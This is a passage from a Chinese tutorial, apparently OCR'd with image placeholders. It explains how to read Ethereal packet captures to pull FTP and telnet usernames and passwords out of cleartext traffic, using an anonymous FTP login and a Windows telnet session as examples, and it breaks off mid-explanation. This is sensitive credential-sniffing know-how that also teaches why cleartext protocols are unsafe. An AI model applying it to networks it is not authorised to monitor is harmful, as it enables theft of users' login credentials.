


图30

不知大家是否明白我所说的了，如果还不够清楚，一定要好好学习TCP/IP的基础知识。接下来，我们就需要进行用户名和密码的查找工作了。

因为用户名和密码是由主机A发送到主机B的（即FTP客户端发送到FTP服务端），所以，我们应该格外注意主机A到主机B发送的数据。这里，还有个知识点需要说一下，我们来看一下FTP的数据结构（图31）。可以看到，其结构中分段是这样的：Ethereal段、IP报段、TCP报段，最后还有一个没有任何标识的Data段。




图31

我想，很多人会对这个没有任何标识的Data段感到奇怪吧！在RFC文档中（具体哪一篇我忘记了）曾经有这样一句话：FTP是TCP/IP协议栈中唯一一个基于数据传输的协议。通过这一句话，我想各位读者就应该明白为什么会有这么一个Data段了吧！




图32

好了，我们继续说。大家一条一条来查看主机A到主机B的这些连接情况，直到看见有一条内容中出现了上面我们说的Data段时，那这个时候连接就是建立了。那么，连接建立后就应该开始接收一些FTP信息并发送一些客户端信息，而在客户端信息中就必然包括用户名和密码。

在这个sniffer结果中，我在第四条中就看见Data段出现了（图32），在这里点选“Data”段后，在最下面的栏中可看到FTP的欢迎信息：

```
220 Welcome to python’s FTP server
```

这个可是非常关键的标志性东西，接下来我们要一条一条的查看，而查看重点就在数据传输中的Data段中，如果对方一次性登录成功的话，向下不出五条就应该可以看到Data数据段中出现了“USER”字样，这里可不要放过，因为USER后面跟着的就是FTP用户名了（图33）。




图33

这里很容易就看出来，USER后面是anonymous（小写），然后我们再继续看下一条。下一条是FTP服务器的返回信息（图34），从返回信息中可看到一些关键字：user name okay。




图34

这条信息告诉我们该用户存在并允许登录该FTP服务器。另外一个关键字则是：password（结合整个信息来看，服务器在要求客户机输入该用户的密码）。

OK！再继续看下一条（图35），在这里，我们找到了期盼已久的东西，那就是用户密码：PASS anonymous（从图35中可看到这样的信息）。可见，客户端发送的密码是anonymous，为保证该密码确实是正确的，我们还要继续看。




图35

再看下一条（图36），这里我们可看到信息：user logged in。




图36

好的，这就是我们想要的结果了，FTP服务器提示用户登录成功。那么，我们就获得了用户名和密码：anonymous和anonymous（注：其实这就是匿名登录的用户名和密码）。

到这里，我们成功获得了FTP的用户名和密码。下面进行telnet的嗅探。

2.telnet的sniffer

嗅探telnet过程，用Ethereal打开，过滤（不过，这里我们不

对TCP进行过滤，在Ethereal中可对telnet进行过滤），这些都不需要我再废话了。

经过处理后，得到图37的结果（图37）。这里，211.*.*.107是telnet服务端，而211.*.*.1是telnet的客户端；我们仍然称211.*.*.107为主机B，而211.*.*.1为主机A。




图37

首先，先简单了解一下telnet的协议规范：依据RFC文档RFC874，telnet中客户端和服务端能做的就是DO、DON'T、WILL、WON'T这些动作（在telnet中，这些叫做telnet的选项）。例如**DO ECHO**，这就是设置回显，具体的在分析过程中会有讲解。

另外，需要了解的是，telnet是基于八位（即一字节）的通信机制，也就是说，当telnet连接真正建立后，每次传输过程中只传输一个字符而已。

好了，知道了这些就比较好分析了，首先，我们从第一条开始（图38）。




图38

这里我们看到的第一条不是主机A（客户端）向主机B（服务端）发送请求，而是主机B给主机A的设置选项和回显。这是因为过滤的问题，因为我们过滤的是telnet而不是TCP，而实际上主机A向B发送连接请求时（即使用命令telnet B）还不属于telnet，而完全是一个TCP的连接请求。因此在过滤出telnet时，这个过程并不包含在内，而这个过程和TCP连接请求类似，只不过加了些telnet的标志而已，没有太多好分析的，所以我们就跳过去不分析了。

从图38中可以看到"command:will echo"（这是服务端B告诉A服务器将打开回显）。图38中，连续的四个"Data"段中类似有这样的信息"xxxxx\r\n"，熟悉编程的人应该知道，"\r\n"就是windows下的回车（*NIX下的回车是"\n"）。因此，这些Data后面的实际上就是服务端的一些回显信息而已，将他们组合在一起（记得将"\r\n"这样的组合改为回车），就得到了登录欢迎信息。

```
Microsoft (R) Windows (TM) Version 5.00 (Build 2195)
Welcome to Microsoft Telnet Service
Telnet Server Build 5.00.99206.1
login:
```

接下来，仍然会是几个交互过程，大部分都是command的内容，而里面又都是些选项，大家如果自己有条件，自己sniffer一下然后分析吧！这些部分只要能看懂E文，绝大部分都能明白是什么意思的。

我们这里就直接跳到连接建立后数据开始传送的这部分。首先，先确定什么时候telnet数据开始传送。

从直观上看，当我们收到登录欢迎信息后，会有提示符"login:"要求输入用户名和密码，到此为止，我们就已经完成telnet连接的建立了。正因为如此，输入用户名和密码的过程才会被纳入telnet连接中，而且，也正是由于telnet协议的明文传送问题，导致了用户名和密码在网上暴露的问题。

继续上面的话题，我们直接跳到了数据传送的部分，这里，数据传送部分中最先传送给服务端的应该是用户名和密码了。因此，我们最先看到的信息应该是用户名，然后是密码，但是，我说过：telnet是基于八位字节的通信机制。那么，如果一个用户名为：abcd，那么，其传送过程就应该分为四次，第一次传送a，第二次传送b，依次类推，第四次传送d，最后，再输入一个换行符（回车），就相当于告诉服务端：已经完成了用户名的传送。然后，就会开始传送密码，然而传送方式和传送用户是一样的。

